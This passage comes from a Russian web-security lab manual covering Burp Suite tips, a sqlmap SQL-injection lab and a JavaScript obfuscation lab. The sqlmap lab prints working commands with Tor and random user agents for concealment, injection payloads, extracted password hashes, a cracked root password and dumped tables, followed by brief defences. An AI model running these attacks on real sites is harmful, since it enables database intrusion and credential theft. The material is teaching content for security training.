При оформлении отчётов гораздо больше информации поместится и симпатичней будут смотреться скриншоты с вертикальным расположением запроса\ответа. Для этого в опциях Burp Repeater отметьте **View->Top/bottom split**




Целевое сканирование

Вы можете использовать интерфейс Burp Intruder, чтбы сконфигурировать сканирование с использованием **Burp Scanner** только на необходимые параметры, заголовки и т.п. Для этого, выставите маркеры в нужном вам запросе в интерфейсе Burp Intruder так, как вы это делаете обычно, а затем выберите "Scan defined insertion points" из контекстного меню. В результате будет сэкономлено достаточно времени, т.к. по умолчанию Burp Scanner тестирует все, что доступно в запросе, включая cookies, заголовки, URI, параметры запроса.




Обработка полезной нагрузки на лету
В Burp Intruder можно устанавливать различные обработки полезной нагрузки, до отправки запроса. Установленные правила выполняются последовательно, могут быть включены/отключены, чтобы помочь подебажить в случае каких-то проблем в конфигурации. Правила обработки могут быть полезными во множестве различных ситуациях, где вам нужно сгенерировать необычную нагрузку, или, например, закодировать.

Примеры доступных типов правил:
Add prefix / suffix — Добавляет текст до или после нагрузки.
Match / replace — Заменяет любую часть в нагрузке, подходящую под регулярное выражение, указанной строкой.
Encode / Decode — Кодирует или раскодирует нагрузку различных типов: URL, HTML, Base64, ASCII hex.
Hash — Производит операцию хэширования над нагрузкой.
Skip if matches regex — Проверяет удовлетворяет ли нагрузка указанному регулярному выражению и если это так, то пропускает нагрузку и переходит к следующей. Это может быть полезным, например, если вам известно, что значение параметра должно иметь минимальную длину и вы хотите пропустить все значения из списка, которые короче данного значения.



Сортировка результатов Intruder
В Burp Intruder можно помечать результаты, содержащие заданные выражения в ответах от сервера. Для каждого выражения Burp добавит столбец с чекбоксами в таблицу с результатами. В результате, можно будет явно увидеть интересные ответы, а при необходимости сгруппировать, кликнув на заголовок столбца.



Использование этой опции становится максимально полезным при анализе больших объемов результатов сканирований и позволяет быстро находить интересующие вас вещи. Например, при тестировании SQL инъекций поиск сообщений содержащих "ODBC", "error" и пр. помогут быстро отыскать уязвимые параметры.

Лабораторная работа №10. SQLi и sqlmap

SQL-инъекция — это атака, направленная на веб-приложение, в ходе которой конструируется SQL-выражение из пользовательского ввода путем простой конкантенации (например, $query="SELECT * FROM users WHERE id=".$_REQUEST["id"]). В случае успеха атакующий может изменить логику выполнения SQL-запроса так, как это ему нужно. Чаще всего он выполняет простой fingerprinting СУБД, а также извлекает таблицы с наиболее "интересными" именами (например "users"). После этого, в зависимости от привилегий, с которыми запущено уязвимое приложение, он может обратиться к защищенным частям бэк-энда веб-приложения (например, прочитать файлы на стороне хоста или выполнить произвольные команды).

Какие уязвимости может находить SQLMAP?
Есть пять основных классов SQL-инъекций, и все их поддерживает sqlmap:

- UNION query SQL injection. Классический вариант внедрения SQL-кода, когда в уязвимый параметр передается выражение, начинающееся с "UNION ALL SELECT". Эта техника работает, когда веб-приложения напрямую возвращают результат вывода команды SELECT на страницу: с использованием цикла for или похожим способом, так что каждая запись полученной из БД выборки последовательно выводится на страницу. Sqlmap может также эксплуатировать ситуацию, когда возвращается только первая запись из выборки (Partial UNION query SQL injection).
- Error-based SQL injection. В случае этой атаки сканер заменяет или добавляет в уязвимый параметр синтаксически неправильное выражение, после чего парсит HTTP-ответ (заголовки и тело) в поиске ошибок DBMS, в которых содержалась бы заранее известная инъецированная последовательность символов и где-то "рядом" вывод на интересующий нас подзапрос. Эта техника работает только тогда, когда веб-приложение по каким-то причинам (чаще всего в целях отладки) раскрывает ошибки DBMS.
- Stacked queries SQL injection. Сканер проверяет, поддерживает ли веб-приложение последовательные запросы, и, если они выполняются, добавляет в уязвимый параметр HTTP-запроса точку с запятой (;) и следом внедряемый SQL-запрос. Этот прием в основном используется для внедрения SQL-команд, отличных от SELECT, например для манипуляции данными (с помощью INSERT или DELETE). Примечательно, что техника потенциально может привести к возможности чтения/записи из файловой системы, а также выполнению команд в ОС. Правда, в зависимости от используемой в качестве бэк-энда системы управления базами данных, а также пользовательских привилегий.
- Boolean-based blind SQL injection. Реализация так называемой слепой инъекции: данные из БД в "чистом" виде уязвимым веб-приложением нигде не возвращаются. Прием также называется дедуктивным. Sqlmap добавляет в уязвимый параметр HTTP-запроса синтаксически правильно составленное выражение, содержащее подзапрос SELECT (или любую другую команду для получения выборки из базы данных). Для каждого полученного HTTP-ответа выполняется сравнение headers/body страницы с ответом на изначальный запрос — таким образом, утилита может символ за символом определить вывод внедренного SQL-выражения. В качестве альтернативы пользователь может предоставить строку или регулярное выражение для определения "true"-страниц (отсюда и название атаки). Алгоритм бинарного поиска, реализованный в sqlmap для выполнения этой техники, способен извлечь каждый символ вывода максимум семью HTTP-запросами. В том случае, когда вывод

состоит не только из обычных символов, сканер подстраивает алгоритм для работы с более широким диапазоном символов (например для unicode'a).

- Time-based blind SQL injection. Полностью слепая инъекция. Точно так же как и в предыдущем случае, сканер "играет" с уязвимым параметром. Но в этом случае добавляет подзапрос, который приводит к паузе работы DBMS на определенное количество секунд (например, с помощью команд SLEEP() или BENCHMARK()). Используя эту особенность, сканер может посимвольно извлечь данные из БД, сравнивая время ответа на оригинальный запрос и на запрос с внедренным кодом. Здесь также используется алгоритм двоичного поиска. Кроме того, применяется специальный метод для верификации данных, чтобы уменьшить вероятность неправильного извлечения символа из-за нестабильного соединения.

Проверить функционал сканера можно, например, на специально созданном тренировочном приложении от OWASP (www.owasp.org), в котором намеренно воссозданы многие из опасных ошибок программистов.

Сценарий № 1

Условимся, что мы хотим проэксплуатировать уязвимость, которая была найдена в GET-параметре "id" веб-страницы, расположенной по адресу http://www.site.com/vuln.php?id=1 (для указания URL будет ключ -u). Чтобы снизить подозрительную активность, мы будем маскироваться под обычный браузер (ключ --random-agent), а для подключения использовать защищенный канал TOR-сети (--tor). Итак, запускаем sqlmap:

```
$ python sqlmap.py -u "http://www.site.com/vuln.php?id=1" --random-agent --tor
sqlmap/1.0-dev (r4365) — automatic SQL injection and database takeover tool
```

Сканер определит несколько точек для выполнения инъекций в 17 HTTP(S)-запросах. Обрати внимание, что для каждой из них указывается тип, а также пэйлоад.

```
Place: GET
Parameter: id
Type: boolean-based blind
Title: AND boolean-based blind — WHERE or HAVING clause
Payload: id=1 AND 1826=1826

Type: error-based
Title: MySQL >= 5.0 AND error-based — WHERE or HAVING clause
Payload: id=1 AND (SELECT 8532 FROM(SELECT COUNT(),CONCAT(CHAR(58,98,116,120,58), (SELECT (CASE WHEN (8532=8532) THEN 1 ELSE 0 END)),CHAR(58,98,121,102,58),FLOOR(RAND(0)2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)
```

Type: UNION query
Title: MySQL UNION query (NULL) — 3 columns
Payload: id=1 UNION ALL SELECT NULL, NULL, CONCAT(CHAR(58,98,116,120,58), IFNULL(CAST(CHAR(74,76,73,112,111,113,103,118,80,84) AS CHAR),CHAR(32)),CHAR(58,98,121,102,58))

Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=1 AND SLEEP(10)

Помимо этого, сканер выполнит распознавание базы данных, а также других технологий, использованных веб-приложением:

```
[02:01:45] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL 5.0
```

В конце концов полученные данные будут записаны в определенный файл:

```
[02:01:45] [INFO] Fetched data logged to text fi les under
'/opt/sqlmap/output/www.site.com'
```

Сценарий № 2

Теперь следующий пример. Предположим, что мы хотим устроить более детальный fingerprinting (-f) и получить текстовый баннер (--banner) системы управления базой данных, включая ее официальное название, номер версии, а также текущего пользователя (--current-user). Кроме того, нас будут интересовать сохраненные пароли (--passwords) вместе с именами таблиц (--tables), но не включая системные, (--exclude-sysdbs) — для всех содержащихся в СУБД баз данных. Нет проблем, запускаем сканер:

```
$ python sqlmap.py -u "http://www.site.com/vuln.php?id=1" --random-
agent --tor -f --banner --current-user --passwords --tables --exclude-
sysdbs
```

Очень скоро мы получим все данные об используемых технологиях, которые запрашивали:

```
[02:08:27] [INFO] fetching banner
[02:08:27] [INFO] actively fi ngerprinting MySQL
[02:08:27] [INFO] executing MySQL comment injection fi ngerprint
```

Error-based SQL injection web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: active fi ngerprint: MySQL >= 5.1.12 and < 5.5.0
comment injection fi ngerprint: MySQL 5.1.41
banner parsing fi ngerprint: MySQL 5.1.41
banner: '5.1.41-3~bpo50+1'

После — имя текущего пользователя:

```
[02:08:28] [INFO] fetching current user
current user: 'root@localhost'
```

Далее получаем хеши всех пользовательских паролей и выполняем брутфорс-атаку по словарю:

```
[02:08:28] [INFO] fetching database users password hashes
do you want to perform a dictionary-based attack against retrieved
password hashes? [Y/n/q] Y
[02:08:30] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
[02:08:32] [INFO] using default dictionary
[02:08:32] [INFO] loading dictionary from
'/opt/sqlmap/txt/wordlist.txt'
do you want to use common password suffi xes? (slow!) [y/N] N
[02:08:33] [INFO] starting dictionary-based cracking (mysql_passwd)
[02:08:35] [INFO] cracked password 'testpass' for user 'root'
database management system users password hashes:
[] debian-sys-maint [1]:
password hash: *6B2C58EABD91C1776DA223B088B601604F898847
[] root [1]:
password hash: *00E247AC5F9AF26AE0194B41E1E769DEE1429A29
clear-text password: testpass
```

Опа! Для root’а мы быстро подобрали пароль (для примера он был очень простой). Пришло время сдампить интересующие нас данные:

```
[02:08:35] [INFO] fetching database names
[02:08:35] [INFO] fetching tables for databases: information_schema,
mysql, owasp10, testdb
[02:08:35] [INFO] skipping system databases: information_schema, mysql
```

Database: owasp10
[3 tables]
+--------------+
| accounts |
| blogs_table |
| hitlog |
+--------------+
Database: testdb
[1 table]
+-------------+
| users |
+-------------+
[02:08:35] [INFO] Fetched data logged to text fi les under '/opt/sqlmap/output/www.site.com'
Готово!

Сценарий № 3

Теперь, обнаружив в базе данных testdb-таблицу (-D testdb) с интересным именем "users" (-T users), мы, естественно, заходим заполучить ее содержимое себе (--dump). Но чтобы показать еще одну интересную опцию, не будем копировать все данные просто в файле, а реплицируем содержимое таблиц в основанную на файлах базу данных SQLite на локальной машине (--replicate).

```
$ python sqlmap.py -u "http://www.site.com/vuln.php?id=1" --random-
agent --tor --dump -D testdb -T users --replicate
```

Сканеру не составит труда определить названия столбцов для таблицы users и вытащить из нее все записи:

```
[02:11:26] [INFO] fetching columns for table 'users' on database
'testdb'
[02:11:26] [INFO] fetching entries for table 'users' on database
'testdb'
Database: testdb
Table: users
[4 entries]
+----+--------+------------+
| id | name   | surname    |
+----+--------+------------+
| 2  | fluffy | bunny      |
| 3  | wu     | ming       |
| 1  | luther | blissett   |
| 4  | NULL   | nameisnull |
+----+--------+------------+
[02:11:27] [INFO] Table 'testdb.users' dumped to sqlite3 file
```

Таким образом мы получим дамп базы данных в файле testdb.sqlite3 в формате SQLite. Фишка в том, что в при таком раскладе мы не только можем посмотреть данные, но еще и выполнить к ней любые запросы, заюзав возможности SQLite (например, с помощью программы SQLite Manager).

Как защититься:
1. Не помещать в БД данные без обработки.
2. Не помещать в запрос управляющие структуры и идентификаторы, введенные пользователем.
3. Добавить капчу
4. Ввести лимиты на поступление запросов с одного IP

Лабораторная работа №11. Обфускаторы и анализ кода

ОБФУСКАЦИЯ И МИНИМИЗАЦИЯ

Минимизация скрипта — это удаление из кода всех несущественных символов с целью уменьшения объема файла скрипта и ускорения его загрузки. В минимизированном коде удаляются все комментарии и незначащие пробелы, переносы строк, символы табуляции.

- Минимизированный код скачивается с сервера быстрее, так как *имеет меньший размер*, время выполнения (производительность) такая же, как и у кода в исходном варианте.

Обфускация — это изменение исходного кода таким образом, чтобы он становился трудно понимаемым, но чтобы при этом не изменялась его функциональность.

Обфускация применяется для исходного кода на интерпретируемых (а не компилируемых) языках программирования, коими являются JavaScript, PHP.
Кроме того, обфускация может применяться для HTML, CSS и др., программы на которых не

компилируют, а запускают в виде простых текстов.

- Обфусцированный код обычно *имеет больший размер* и практически всегда является более медленным (на десятки процентов), поскольку кроме основной функции, выполняются сопутствующие действия, необходимые для запуска кода.

- Обфусцированный код (очень) трудно восстановить в исходную форму, производительность кода падает.

Имеет смысл обфусцировать свой код, но нет смысла обфусцировать код популярных JavaScript библиотек, которые и так общедоступны в исходном виде.

Вывод: обфусцируйте только тот код, который вы хотите защитить.

Зачем обфусцировать JavaScript:

Особенно актуальна обфускация для JavaScript, поскольку в отличии, например, от того же PHP, который выполняется на веб сервере, JavaScript загружается в браузер и каждый пользователь может иметь доступ к скриптам.

Зачем обфусцировать JavaScript:

- Чтобы никто не смог просто копировать вашу работу.
  Это особенно важно для 100% клиентских проектов, таких как игры HTML5;

- Удалить комментарии и пробелы, которые не нужны.

- В обфусцированный код можно добавить самозащиту и защиту от отладки, а также бессмысленные фрагменты кода, которые сильно усложнят его анализ.

- Защитить работы, которые ещё не оплачены.
  Вы можете показать свою работу клиенту, зная, что у него не будет исходного кода, пока счёт не будет оплачен;

- Защититься от проксирования сайта.
  Программы для проксирования могут менять все внутренние ссылки, благодаря обфускации JavaScript можно защититься от автоматических парсеров.

СРЕДСТВА ОБФУСКАЦИИ JAVASCRIPT

Функции btoa и atob

В простых случаях для защиты от парсеров не нужны громоздкие инструменты обфускации и достаточно просто «спрятать» некоторые строки.

Пример.
Допустим, некоторый сайт **sample.site** стали проксировать на другом домене.
То есть выводится содержимое сайта и в нём заменены все ссылки на чужой домен, чтобы при переходе по ссылкам пользователь оставался на этом постороннем сайте.

Поскольку сайт копировался полностью, вместе со всеми скриптами, то достаточно добавить подобный код:

```
<script>
        if ((www\.)?sample\.site/.test(window.location.hostname)) {

        }
        else {
         window.location = 'https://sample.site';
        }
</script>
```

Этот код проверяет, на каком домене открыта страница,
и если эта страница не на домене sample.site, то делается переход на https:// sample.site.

Проблема в том, что при проксировании все упоминания **sample.site** заменяются на **ЧУЖОЙ_ДОМЕН.ru**, в результате и код превращался в:

```
<script>
        if ((www\.)?sample\.site/.test(window.location.hostname)) {

        }
        else {
         window.location = 'https://ЧУЖОЙ_ДОМЕН.ru';
        }
</script>
```

Чтобы усложнить жизнь кодокопателю, код нужно обфусцировать, причём, простой минимизации кода будет недостаточно.
Самый простой вариант - спрятать строку «**sample.site**» с помощью функций **btoa** и **atob**.


Функции **btoa** и **atob** являются встроенными функциями JavaScript и всегда доступны.

Функция **btoa** переводит указанную строку в набор символов (работает наподобие Base64), а функция **atob** выполняет обратную операцию.

Пример.
Применим функции **btoa** и **atob** к тестовой строке:

```
btoa('Some text'); // U29tZSB0ZXh0
atob('U29tZSB0ZXh0'); // Some text
```

Далее, посмотрим, во что превратится строка **https://sample.site** . Это можно сделать прямо в консоли Chrome.




Теперь в исходном коде делаем с помощью функции **atob** обратное преобразование этой строки, получаем:

```
if (/(www\.)?sample\.site/.test(window.location.hostname)) {

}
else {
    window.location = atob('aHR0cHM6Ly9zYW1wbGUuc2l0ZQ==');
}
```

Данный код делает именно то, что нужно — проверяет на каком домене сайт был открыт и в случае если это не sample.site, то делает редиректа на sample.site.

При такой замене всего одной строки, парсеры сайта не найдут строку sample.site и не сделают никаких изменений в этом фрагменте кода, а знчит, перенаправление на **ЧУЖОЙ_ДОМЕН.ru** не произойдёт.

JavaScript Obfuscator



JavaScript Obfuscator — это мощнейший обфускатор с множеством опций.

С помощью JavaScript Obfuscator будет получен код, в котором действительно трудно разобраться.

Дополнительно JavaScript Obfuscator может:

- встроить защиту от отладки: при открытии панели «Отладка» в Инструментах веб-мастера в браузере, браузер будет зависать;
- самозащиту кода: вставка бессмысленных фрагментов;
- прочие опции подстройки процесса обфускации.

Данный инструмент можно установить на компьютер. Установка в Kali Linux:


```
sudo apt install npm
sudo npm install --save-dev javascript-obfuscator
sudo ln -s ~/node_modules/javascript-obfuscator/bin/javascript-obfuscator /usr/local/bin
javascript-obfuscator -h
```

Или воспользоваться онлайн-сервисом https://obfuscator.io/.
Тогда вот такой годный код:

Copy & Paste JavaScript Code

```
// Paste your JavaScript code here
function hi() {
  console.log("Hello World!");
}
hi();
```

Превращается в нечто мозгодрабительное:



JSFuck

JSFuck - это очень необычный обфускатор, любой JavaScript код он может представить записью всего из шести символов, а именно **[]()!+ .** Ссылка http://www.jsfuck.com/

Пример

Установка в Kali Linux

```
git clone http://github.com/aemkei/jsfuck
cd jsfuck
php -S 127.0.0.1:8181
```


Установка в Windows

- Скачайте и распакуйте архив с программой: https://github.com/aemkei/jsfuck/archive/master.zip
- Откройте в веб-браузере файл index.html их архива.

Экзотическая обфускация от автора JSFuck


Martin Kleppe aka @aemkei предлагает самые невероятные способы преобразования JS.
Весь список на сайте http://aem1k.com/

- Преобразование JS в крутой крутящийся глобус:



- Код, написанный только с помощью одной переменной X

```
var X = ''
var X = !X+X
var X = !X+X
var X = X+{}
var X = X[X++]
var X = X[X=X]
var X = ++X+X
var X = X[X+X]

X[X+=X[X]+(X.X+X)
[X]+X[X]+X+X+X[X]+
X+X+X[X]+X][X](X[
X]+X[X]+X[X]+X+X+
"`XXX`")()
```



- Звезда смерти на ASCII

```
                    Зв
                    езда
                   <bOdY
                   oNLOAd=
                  "Я=[];Л=
                 {};Ж=!Я;З=
                !Ж;Ч=!+Я;Д=
Ч+Ч;П=З+Я;Б=Д+Ч;Ю=Ж+Я;Ф=[Ж]+Я[Я];И=П[+Ч]
   Ы=Я[Ю[+Я]+Ф[+Ч+[+Я]]+Ю[Д]+П[+Я]+П[
      Б]+И];С=Я[Я]+Я;Р=Я+Л;Ь=Д+Б;Ш
         =+Ч;Х=+Я;Й='★';К='Й'
           Н=П[Х];Т=Д+[Х];Ы[Р
          [Ь]+Р[Ш]+С[Ш]+Ю[Б]+Н
         +И+С[Х]+Р[Ь]+Н+Р[Ш]+И
         ](Ю[Ш]+Ю[     Д]+П[Б]+И
        +Н+(Ж+Ы           )[Т]+К+
       (З+Ы)                [Т])(
      )">                     смЕ
     р                          Ти
```


Javascript Obfuscator from Dan's Tools

Данный онлайн сервис (https://www.cleancss.com/javascript-obfuscate/) имеет не очень много опций, кроме того, получаемый код по стойкости к деобфускации является довольно слабым и может быть деобфусцирован простыми онлайн инструментами.


Что умеет данный обфускатор:

- заменяет символьные имена переменный на ничего не значащие:
  например, hello_moto будет преобразовано в 1cd5dg4g1gf;
- заменяет числовые константы выражениями:
  например, 232 будет преобразовано в 0x29b9 + 2011-0x2d25;
- заменяет символы в строках на их шестнадцатеричные экранированные символы:
  например, строка «noob» будет преобразована в «\ x60 \ x76 \ x63 \ x44»;
- полностью удаляет комментарии;
- удаляет пробелы и табуляции и пустые строки в коде;
- объединяет все строки кода вместе;
- кодирует предыдущие этапы, используя продвинутые алгоритмы шифрования.

Пример
Исходный код:



Обфусцированный вариант:



СРЕДСТВА МИНИМИЗАЦИИ JAVASCRIPT

UglifyJS

UglifyJS - это компрессор / минификатор JavaScript, написанный на JavaScript. Он выполняет различные действия с кодом, написанном на JavaScript не изменяя его функциональность.
http://lisperator.net/uglifyjs/

Программа умеет парсить, сжимать, обфусцировать или, наоборот, делать более читаемым скрипты JavaScript.

Установка в Kali Linux


```
sudo apt install uglifyjs
```

Использование

```
uglifyjs [входные файлы] [опции]
```

UglifyJS может принять несколько входных файлов.
Рекомендуется вначале передавать входные файлы, а затем опции.
UglifyJS будет парсить входные файлы в последовательности, в которой они указаны и применять любые опции сжатия.
Файлы анализируются в одной и той же глобальной области видимости, то есть ссылка из файла на некоторую переменную/функцию, объявленную в другом файле, будет сопоставлена надлежащим образом.

Пример использования с демо тулза с сайта:



slimit и python-jsmin

Программы **SlimIt (**https://slimit.readthedocs.io/en/latest/**)** и **python-jsmin (**https://pypi.org/project/jsmin/**)** представляют собой модули Python для сжатия исходного кода JavaScript.

Установка **SlimIt**

```
$ [sudo] pip install slimit
```

Пример использования **SlimIt**

```
>>> from slimit import minify
>>> text = """
... var a = function( obj ) {
...         for ( var name in obj ) {
...                 return false;
...         }
...         return true;
... };
... """
>>> print minify(text, mangle=True, mangle_toplevel=True)
var a=function(a){for(var b in a)return false;return true;};
```

Установка **python-jsmin**

```
python -m jsmin myfile.js
```

Пример использования **python-jsmin**

```
from jsmin import jsmin
with open('myfile.js') as js_file:
    minified = jsmin(js_file.read())
```

3.ПЕРЕЧЕНЬ ВОПРОСОВ ДЛЯ САМОПРОВЕРКИ

1. Что такое вектор атаки?
2. Где найти классификацию угроз?
3. Какая угроза актуальна, а какая – не актуальна?
4. Что такое «песочница»?
5. Что такое «распознавание по сигнатуре»?
6. Что такое уязвимость 0-дня?
7. В чем отличие сервиса TOR от одноименного браузера?
8. Что такое «отпечаток» браузера?
9. В чем основное отличие VPN от proxy?
10. Как осуществляется фильтрация пакетов?
11. Как настроить фильтрацию по IP?
12. Как настроить фильтрацию по протоколу?
13. Что такое дорки?
14. Как отыскать файлы определенного расширения в сети?
15. Что полезного можно найти в служебных файлах дипнета?
16. Что такое XSS?
17. Как реализуется отраженные межсайтовые атаки?
18. Какое необходимое свойство должно выполнятся для реализации stored xss?
19. Что такое токен?
20. Гарантирует ли наличие токена защиту на стороне клиента?
21. Как реализовать отправку формы через ajax?
22. Как реализуется атака «Человек в браузере»?
23. Защищает ли на 100% наличие ssl от MITB?
24. Каков алгоритм перехвата пакетов в MINM?
25. Как осуществляется подмена запросов на стороне сервера?
26. Как защитить сервер от внедрения вредоносного кода в тело файла?
27. Что такое XEE?
28. Какие инструменты SQLi вам известны?
29. Чем опасны SQLi?
30. Какова простейшая проверка на наличие SQLi-уязвимости?
31. Какой код работает быстрее: обфусцированный или нет?
32. Зачем защищать код от реверс-инжиниринга?
33. Безопасны ли flash приложения?